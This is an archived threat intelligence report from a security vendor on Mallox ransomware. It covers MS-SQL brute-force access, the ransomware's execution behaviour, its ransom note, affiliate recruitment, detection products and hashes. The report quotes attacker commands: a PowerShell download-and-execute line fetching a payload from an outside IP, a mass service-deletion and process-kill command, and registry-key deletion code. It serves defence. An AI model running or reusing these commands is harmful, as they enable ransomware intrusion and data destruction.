Threat Group Assessment: Mallox Ransomware

By Lior Rochberger, Shimi Cohen

Published: 2023-07-20 · Archived: 2026-04-05 16:22:09 UTC

Executive Summary

Mallox (aka TargetCompany, FARGO and Tohnichi) is a ransomware strain that targets Microsoft (MS) Windows systems. It has been active since June 2021, and is notable for exploiting unsecured MS-SQL servers as a penetration vector to compromise victims' networks.

Recently, Unit 42 researchers have observed an uptick of Mallox ransomware activities – with an increase of almost 174% compared to the previous year – exploiting MS-SQL servers to distribute the ransomware. Unit 42 incident responders have observed Mallox ransomware using brute forcing, data exfiltration and tools such as network scanners. In addition, we have found indications that the group is working on expanding their operations and recruiting affiliates on hacking forums.

Palo Alto Networks customers receive protections from Mallox ransomware and the techniques discussed in this blog through Cortex XDR, which provides a multilayer defense that includes behavioral threat protection and exploit protection.

Video showing Cortex preventing the execution of the Mallox ransomware.

The Advanced WildFire cloud-delivered malware analysis service accurately identifies samples related to Mallox as malicious. Cloud-Delivered Security Services, including Advanced URL Filtering and DNS Security identify domains associated with this group as malicious.

If you believe you have been compromised, the Unit 42 Incident Response team can provide a personalized response.

Overview of Mallox Ransomware

Mallox ransomware, like many other ransomware threat actors, follows the double extortion trend: stealing data before encrypting an organization’s files, and then threatening to publish the stolen data on a leak site as leverage to convince victims to pay the ransom fee.

Figure 1 below displays the Mallox ransomware website on the Tor browser. Though the organizations’ names and logos have been redacted, this is how the group displays the leaked data of its targets.



Figure 1. Mallox website on Tor browser.

Each victim is given a private key to interact with the group and negotiate terms and payment. Figure 2 below presents the chat used for communicating with the group.



Figure 2. Mallox private chat Tor website.

The Mallox ransomware group claims hundreds of victims. While the actual number of victims remains unknown, our telemetry indicates dozens of potential victims worldwide, across multiple industries, including manufacturing, professional and legal services, and wholesale and retail.

Since the beginning of 2023, there has been a constant uptick in Mallox activities. According to our telemetry and data collected from open threat intel sources, in 2023, there has been an increase of approximately 174% in

Mallox attacks compared to the latter half of 2022 (see Figure 3).

Figure 3. Mallox attack attempts from the second half of 2022 to the first half of 2023, based on Palo Alto Networks' telemetry.

Initial Access

Since its emergence in 2021, the Mallox group has kept the same approach to gaining initial access: The group targets unsecured MS-SQL servers to infiltrate a network. These attacks start with a dictionary brute force attack, trying a list of known or commonly used passwords against the MS-SQL servers. After gaining access, the attackers use a command line and PowerShell to download the Mallox ransomware payload from a remote server (see Figure 4).

ALERT NAME	DESCRIPTION
Possible Brute-Force attempt	*A user account attempted to authenticate to a target an excessive number of times in a short period. This may indicate a brute-force attack.*

Figure 4. Example of an alert raised in response to a Mallox ransomware dictionary brute force attack, as raised by Cortex XDR and XSIAM.

A command line example used for a Mallox ransomware infection:

```
"\"C:\\Windows\\\\System32\\\\cmd.exe\" /C echo $cl = New-Object System.Net.WebClient > C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & echo $cl.DownloadFile(\"hxxp://80.66.75[.]36/aRX.exe\", \"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\") >> %TEMP%\\updt.ps1 & powershell -ExecutionPolicy Bypass C:\Users\MSSQLS~1\AppData\Local\Temp\updt.ps1 & WMIC process call create \"C:\Users\MSSQLS~1\AppData\Local\Temp\tzt.exe\""
```

This command line does the following:

- Downloads the ransomware payload from: hxxp://80.66.75[.]36/aRX.exe, and saves it as tzt.exe
- Runs a PowerShell script named updt.ps1

The payload then goes on to do the following (not pictured in the command line script shown above):

- Downloads another file named system.bat, and saves it as tzt.bat
- The tzt.bat file is used to create a user named SystemHelp and enable the remote desktop (RDP) protocol
- Executes the ransomware payload tzt.exe using Windows Management Instrumentation (WMI)

Figure 5 below shows how Cortex XDR and XSIAM detect one of the first phases of the SQL server exploitation, as described above.



Figure 5. SQL server exploitation process tree, as shown by Cortex XDR and XSIAM (set to detect-only mode for testing purposes).

Ransomware Execution

Before any encryption takes place, the ransomware payload attempts multiple actions to ensure successful execution of the ransomware, such as:

- Attempts to stop and remove SQL-related services using sc.exe and net.exe (see the Appendix for the full command line). This way, the ransomware can access and encrypt the victim's file data.
- Attempts to delete volume shadows, making it harder to restore files once they are encrypted. See Figure 6 for how this alert appears in Cortex XDR and XSIAM.

Figure 6. Alert for deleting shadow copies, raised by Cortex XDR and XSIAM.

- Attempts to clear the application, security, setup and system event logs using Microsoft's wevtutil command line utility to thwart detection and forensic analysis efforts.
- Modifies file permission using the Windows built-in takeown.exe command, denying access to cmd.exe and other key system processes.
- Prevents the system administrator from manually loading the System Image Recovery feature using bcdedit.exe.
- Attempts to terminate security-related processes and services using taskkill.exe to evade security solutions.

- Attempts to bypass the Raccine anti-ransomware product, if present, by deleting its registry key. See Figure 7 for an example of this process.

```
mov     edi, offset pszSubKey ; "SOFTWARE\\Raccine"
push    edi             ; pszSubKey
push    HKEY_CURRENT_USER ; hkey
call    esi ; SHDeleteKeyW
push    edi             ; pszSubKey
mov     edi, HKEY_LOCAL_MACHINE
push    edi             ; hkey
call    esi ; SHDeleteKeyW
```

Figure 7. Deleting the Raccine registry key.

In Figure 8, some of these mentioned activities are shown in the process tree of the ransomware:



Figure 8. A full process tree of the attack, as shown by Cortex XDR and XSIAM (set to detect-only mode for testing purposes).

This investigated sample of Mallox ransomware encrypts files using the ChaCha20 encryption algorithm and appends the .malox extension for the encrypted files. Other file extensions observed were: .FARGO3, .exploit, .avast, .bitenc and .xollam, in addition to the use of victims' names as the extension. See Figure 9 for an example of encrypted files in Cortex XDR.

ACTION_TYPE	FILE_NAME
File Rename	System.IO.Compression.ZipFile.xml.malox
File Rename	System.Windows.Controls.Theming.Toolkit.zip.malox
File Rename	Ocomprivate.zip.malox
File Rename	Microsoft.Lync.Utilities.zip.malox
File Rename	Microsoft.Lync.Utilities.Controls.zip.malox
File Rename	Microsoft.Lync.Model.zip.malox
File Rename	ffjcext.zip.malox
File Rename	EntityFramework.SqlServer.xml.malox

Figure 9. Examples of files encrypted by Mallox ransomware, as detected by Cortex XDR (set to detect-only mode).

Mallox leaves a ransom note in every directory on the victim's drive. This ransom note explains the infection and provides contact information. Figure 10 is an example of one of these ransom notes.

```
Hello

Your files are encrypted and can not be used
To return your files in work condition you need decryption tool
Follow the instructions to decrypt all your data

Do not try to change or restore files yourself, this will break them
If you want, on our site you can decrypt one file for free. Free test decryption allowed only for not valuable file with size less than 3MB

How to get decryption tool:
1) Download and install TOR browser by this link: https://www.torproject.org/download/
2) If TOR blocked in your country and you can't access to the link then use any VPN software
3) Run TOR browser and open the site: wtyafjyhwqrgo4a45wdvvwhen3cx4euie73qvlhkhvlrexljoyuklaad.onion/mallox/privateSignin
4) Copy your private ID in the input field. Your Private key: [redacted]
5) You will see payment information and we can make free test decryption here

Our blog of leaked companies:
wtyafjyhwqrgo4a45wdvvwhen3cx4euie73qvlhkhvlrexljoyuklaad.onion

If you are unable to contact us through the site, then you can email us: mallox.resurrection@onionmail.org
Waiting for a response via mail can be several days. Do not use it if you have not tried contacting through the site.
```

Figure 10. Example of Mallox ransom note.

After execution, the malware deletes itself.

Growing Potential

According to one of its members – as stated in an interview in January 2023 – Mallox is a relatively small and closed group. However, the group appears to be working to expand its operations by recruiting affiliates.

A few days after this interview, a user named Mallx posted on the hacking forum RAMP that the Mallox ransomware group was recruiting affiliates for a new Mallox ransomware-as-a-service (RaaS) affiliate program, as shown in Figure 11.



Figure 11. User Mallx's post on RAMP.

Back in May 2022, a user named RansomR posted on the well-known hacking forum nulled[.]to that the Mallox group was looking for affiliates to join the team. As of June 2023, the option to join is still relevant, according to the comments in the thread.



Figure 12. RansomR's post on Nulled.

If recruitment efforts for their affiliate program succeed, the Mallox group might expand its reach to target more organizations.

Conclusion

The Mallox ransomware group has been more active in the past few months, and their recent recruiting efforts may enable them to attack more organizations if the recruitment drive is successful.

Organizations should implement security best practices and be prepared to defend against the ongoing threat of ransomware. This is true not only for Mallox ransomware but for other opportunistic criminal groups as well.

The Unit 42 team recommends making sure that all internet-facing applications are configured properly and all systems are patched and up to date wherever possible. These measures will help to reduce the attack surface,

thereby limiting the exploitation techniques available to attackers.

Deploy an XDR/EDR solution to perform in-memory inspection and detect process injection techniques. Perform threat hunting, looking for signs of unusual behavior related to security product defense evasion, service accounts for lateral movement and domain administrator-related user behavior.

Protections and Mitigations

Palo Alto Networks Cortex XDR detects and prevents file manipulation and other activities performed by Mallox ransomware.



Figure 13. End user notification for blocking the Mallox execution.

Figure 14. Alert for suspicious file modification, raised by the Cortex XDR and XSIAM (set to detect-only mode for testing purposes).

SmartScore, A unique ML-driven scoring engine that translates security investigation methods and their associated data into a hybrid scoring system, scored an incident involving Mallox ransomware at 100, which is its highest level of severity (Figure 15). This type of scoring helps analysts determine which incidents are more urgent and provides context about the reason for the assessment, assisting with prioritization.



Figure 15. SmartScore information about a Mallox ransomware incident.

For Palo Alto Networks customers, our products and services provide the following coverage against Mallox ransomware:

- WildFire cloud-based threat analysis service identifies the known samples as malicious.
- Advanced URL Filtering and DNS Security identify domains associated with this group as malicious.
- Cortex XDR detects user and credential-based threats by analyzing user activity from multiple data sources, including endpoints, network firewalls, Active Directory, identity and access management solutions, and cloud workloads. Cortex XDR also builds behavioral profiles of user activity with machine learning. By comparing new activity to past activity, peer activity and the expected behavior, Cortex XDR detects anomalous activity indicative of credential-based attacks. Cortex XDR also offers the following protections related to the attacks discussed in this post:
    - Prevents the execution of known malicious malware, and prevents the execution of unknown malware using Behavioral Threat Protection and machine learning based on the Local Analysis module.
    - Protects against credential gathering tools and techniques using the new Credential Gathering Protection available from Cortex XDR 3.4.
    - Protects from threat actors dropping and executing commands from webshells using Anti Webshell Protection as of Cortex XDR 3.4.

- Protects against exploitation of different vulnerabilities, including ProxyShell, ProxyLogon and OWASSRF, using the Anti-Exploitation modules as well as Behavioral Threat Protection.
- Cortex XDR Pro detects post-exploit activity, including credential-based attacks, with Cortex Analytics.

If you think you may have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Appendix

Command line Used by Mallox To Stop and Remove SQL-Related Services

"C:\Windows\System32\cmd.exe" / C sc delete "MSSQLFDLauncher" && sc delete "MSSQLSERVER" && sc delete "SQLSERVERAGENT" && sc delete "SQLBrowser" && sc delete "SQLTELEMETRY" && sc delete "MsDtsServer130" && sc delete "SSISTELEMETRY130" && sc delete "SQLWriter" && sc delete "MSSQL$VEEAMSQL2012" && sc delete "SQLAgent$VEEAMSQL2012" && sc delete "MSSQL" && sc delete "SQLAgent" && sc delete "MSSQLServerADHelper100" && sc delete "MSSQLServerOLAPService" && sc delete "MsDtsServer100" && sc delete "ReportServer" && sc delete "SQLTELEMETRY$HL" && sc delete "TMBMServer" && sc delete "MSSQL$PROGID" && sc delete "MSSQL$WOLTERSKLUWER" && sc delete "SQLAgent$PROGID" && sc delete "SQLAgent$WOLTERSKLUWER" && sc delete "MSSQLFDLauncher$OPTIMA" && sc delete "MSSQL$OPTIMA" && sc delete "SQLAgent$OPTIMA" && sc delete "ReportServer$OPTIMA" && sc delete "msftesql$SQLEXPRESS" && sc delete "postgresql-x64-9.4" && rem Kill "SQL" && taskkill - f - im sqlbrowser.exe && taskkill - f - im sqlwriter.exe && taskkill - f - im sqlservr.exe && taskkill - f - im msmdsrv.exe && taskkill - f - im MsDtsSrvr.exe && taskkill - f - im sqlceip.exe && taskkill - f - im fdlauncher.exe && taskkill - f - im Ssms.exe && taskkill - f - im SQLAGENT.EXE && taskkill - f - im fdhost.exe && taskkill - f - im fdlauncher.exe && taskkill - f - im sqlservr.exe && taskkill - f - im ReportingServicesService.exe && taskkill - f - im msftesql.exe && taskkill - f - im pg_ctl.exe && taskkill - f - im postgres.exe

Indicators of Compromise

SHA256 hashes for Mallox ransomware samples:

- 6c743c890151d0719150246382b5e0158e8abc4a29dd4b2f049ce7d313b1a330
- b03f94c61528c9f3731a2e8da4975c072c9ed4e5372d3ec6b0939eebe01e54a4

- de9d3e17555e91072919dc700dc7e588cd52617debcad2f764ef9c7fbf6c9f7b
- 2a549489e2455a2d84295604e29c727dd20d65f5a874209840ce187c35d9a439
- 1c8b6d5b79d7d909b7ee22cccf8f71c1bd8182eedfb9960c94776620e4543d13
- 36269d1892283991a9db23492cd8efcd68af74060384b9686219a97f76a9989e
- 10eea0c13fd1a782c065627e23e7051edc1622f2eae5fbe138725369c12f4b6d
- Df30d74ab6600c1532a14c53a7f08f1afd41ec63cf427a4b91b99c3c2524caba
- 0463277782f9e98b0e7a028cea0f689a81cf080fa0d64d4de8ef4803bb1bf03a
- 1f793f973fd906f9736aa483c613b82d5d2d7b0e270c5c903704f9665d9e1185
- e284ad63a832123240bd40b6c09565fae8525c00ddf308d5b8f5c8ce69ed6b09
- e3a0bbd623db2b865fc3520c8d05e8b92016af2e535f0808460295cb8435836a
- 7c84eafb3b05f0d5316fae610d9404c54ef39383d0fe0e3c07407a26bb9f6750
- 1276786fc51f3b7e987aa95ebff0a3e1e358ee4e86e2302e472f84710271af7b
- f730e83049c7fe81f6e4765ab91efbb7a373751d51fdafe697a4977dc7c1ea11
- 05194b34f8ff89facdd7b56d05826b08edaec9c6e444bdc32913e02cab01afd4
- c599bebc9ae54a54710008042361293d71475e5fbe8f0cbaceb6ee4565a72015
- 060ed94db064924a90065a5f4efb50f938c52619ca003f096482353e444bd096
- 90be90ad4fb906574f9e7afe587f0826a71152bfc32cfc665a58877562f2edd4
- 1b2727af9fc187cd5c932c6defe50b983ad7508b4196ad6c5ff5e96686277c56
- a9543bc9612276863fc77b663fa3ff6efb85db69a01baa86c6dfabf73684b5c1
- 4e00f3e0e09d13e76da56009173098eefafc4ad50806583d5333990fa44e6420
- 6c109d098a1f44017f3937a71628d9dbd4d2ca8aa266656ee4720c37cc31558e
- 7f8f1afa1390246409263e606aa05e2896b8d1da7018c534e67ca530a59ebda1
- 8e54c38bc3585c3163c3e25d037bcf55695c274aaea770f2f59f0a0910a4b572
- 724aa6dae72829e9812b753d188190e16fb64ac6cd39520897d917cfdccc5122
- 7164ba41639c8edcd9ff1cf41a806c9a23de566b56a7f34a0205ba1f84575a48
- 0e1c7ea4148e7473e15a8e55413d6972eec6e24ef365e9f629884f89645de71a
- 4ed74a205fad15c843174d7d8b30ae60a181e79f31cc30ebc683072f187e4cdd
- ee6fd436bf5aff181e3d4b9a944bf644076e902a1bbf622978b5e005522c1f77
- ebdcf54719cceddffc3c254b0bfb1a2b2c8a136fa207293dbba8110f066d9c51
- 9a3050007e1c46e226e7c2c27d4703f6396280386329044919 3a0d0ca9661b3b
- d6c51935d0597b44f45f1b36d65d3b01b6401593f95cb4c2786034072ad89b63
- 586d4f86615cb3a8709ae1c08dde35087580814c1d1315af3d7b932639ff48e0
- 8e974a3be94b7748f7971f278160a74d738d5cab2c3088b1492cfbbd05e83e22
- 3fa36079fdc548db1b5122450c2e4c9e40c37059de116d1c03f6459b13fc2dc4
- D15f12a7cf2e8ec3d6fceabfab64956c7e727caab91cff9c664f92b5c8552570
- 0427a9f68d2385f7d5ba9e9c8e5c7f1b6e829868ef0a8bc89b2f6dae2f2020c4
- 4cbac922af3cfaba5fa7a3251bd05337bffd9ed0ada77c55bb4f78a041f4ebf2
- 10f96f64659415e46c3f2f823bdb855aab42d0bfced811c9a3b72aea5f22d880
- 5ccff9af23c18998221f45396732539d18e330454327d1e7450095c682d8c552
- 77fdce66e7f909300e4493cbe7055254f7992ba65f9b7445a6755d0dbd9f80a5
- ee08e3366c04574f25909494ef276e65e98d54f226c0f8e51922247ca3cfade9
- 2fd3c8fab2cfaaabf53d6c50e515dd5d1ef6eceeebdd5509c23030c4d54cb014

- 603846d113ef1f588d9a3a695917191791fbad441f742bcfe797813f9fc5291e
- a5085e571857ec54cf9625050dfc29a195dad4d52bea9b69d3f22e33ed636525
- 9b833d5b4bdbc516e4773c489ced531b13028094ce610e96ebc30d3335458a97
- b9e895830878124e20293f477549329d4d8752ff118f4fe893d81b3a30852c0b
- cd80506f971b95b3b831cef91bb2ec422b1a27301f26d5deac8e19f163f0839a
- c0e35b19f97021416e3724006511afc95d6aa409404e812d8c62b955bc917d3c
- 342930d44aed72f826a3f0f4a3964158f2bd86fb53703fb3daa6c937b28a53e4
- 9ee35c6eb97230cd9b61ba32dba7befea4122f89b3747d2389970050a1d019f9
